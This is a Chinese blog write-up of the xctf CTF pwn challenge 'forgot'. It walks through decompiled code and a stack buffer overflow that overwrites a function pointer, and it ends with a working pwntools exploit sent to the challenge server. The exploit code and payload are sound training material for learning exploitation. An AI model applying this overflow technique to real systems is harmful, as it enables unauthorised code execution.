
forgot(xctf)

原创

whiteh4nd 于 2020-05-26 21:40:28 发布 195 收藏

分类专栏： # xctf(pwn高手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/106365812



xctf(pwn高手区) 同时被 2 个专栏收录

27 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

流程：

main()

```
int __cdecl main()
{
  size_t v0; // ebx
  char v2[32]; // [esp+10h] [ebp-74h]
  int (*v3)(); // [esp+30h] [ebp-54h]
  int (*v4)(); // [esp+34h] [ebp-50h]
  int (*v5)(); // [esp+38h] [ebp-4Ch]
  int (*v6)(); // [esp+3Ch] [ebp-48h]
  int (*v7)(); // [esp+40h] [ebp-44h]
  int (*v8)(); // [esp+44h] [ebp-40h]
  int (*v9)(); // [esp+48h] [ebp-3Ch]
  int (*v10)(); // [esp+4Ch] [ebp-38h]
  int (*v11)(); // [esp+50h] [ebp-34h]
  int (*v12)(); // [esp+54h] [ebp-30h]
```

```
char s; // [esp+58h] [ebp-2Ch]
int v14; // [esp+78h] [ebp-Ch]
size_t i; // [esp+7Ch] [ebp-8h]

v14 = 1;
v3 = sub_8048604;
v4 = sub_8048618;
v5 = sub_804862C;
v6 = sub_8048640;
v7 = sub_8048654;
v8 = sub_8048668;
v9 = sub_804867C;
v10 = sub_8048690;
v11 = sub_80486A4;
v12 = sub_80486B8;
puts("What is your name?");
printf("> ");
fflush(stdout);
fgets(&s, 32, stdin);
sub_80485DD((int)&s);
fflush(stdout);
printf("I should give you a pointer perhaps. Here: %x\n\n", sub_8048654);
fflush(stdout);
puts("Enter the string to be validate");
printf("> ");
fflush(stdout);
__isoc99_scanf("%s", v2);
for ( i = 0; ; ++i )
{
  v0 = i;
  if ( v0 >= strlen(v2) )
    break;
  switch ( v14 )
  {
    case 1:
      if ( sub_8048702(v2[i]) )
        v14 = 2;
      break;
    case 2:
      if ( v2[i] == 64 )
        v14 = 3;
      break;
    case 3:
      if ( sub_804874C(v2[i]) )
        v14 = 4;
      break;
    case 4:
      if ( v2[i] == 46 )
        v14 = 5;
      break;
    case 5:
      if ( sub_8048784(v2[i]) )
        v14 = 6;
      break;
    case 6:
      if ( sub_8048784(v2[i]) )
        v14 = 7;
      break;
    case 7:
      if ( sub_8048784(v2[i]) )
```

```
        v14 = 8;
      break;
    case 8:
      if ( sub_8048784(v2[i]) )
        v14 = 9;
      break;
    case 9:
      v14 = 10;
      break;
    default:
      continue;
  }
 }
 (*(&v3 + --v14))();
 return fflush(stdout);
}
```

可以发现在main函数的最后出现了**(*(&v3 + --v14))()** 这代表他会执行**&v3 + --v14** 这个地址指向的指令。加上v3可以被scanf函数覆盖。所以只需要将v14控制为1。main函数最后就会执行&v3这个地址指向的指令。如**0x80486CC**

```
int sub_80486CC()
{
  char s; // [esp+1Eh] [ebp-3Ah]

  snprintf(&s, 0x32u, "cat %s", "./flag");
  return system(&s);
}
```

0x1 利用过程

v14初始值为1，但是程序的switch语句会经过判断改变v14的值。所以我们只需要注意case 1的情况就行了。于是观察**sub_8048702()**

```
BOOL4 __cdecl sub_8048702(char a1)
{
  return a1 > 96 && a1 <= 122 || a1 > 47 && a1 <= 57 || a1 == 95 || a1 == 45 || a1 == 43 || a1 == 46;
}
```

所以payload='A'*32+p32(0x080486CC)就可以完成输出flag。

0x2 exp

```
from pwn import *
sh=remote('124.126.19.106','52617')
# sh=process('./a')
payload='A'*32+p32(0x080486CC)
sh.sendlineafter('> ','whitehand')
sh.sendlineafter('> ',payload)
sh.interactive()
```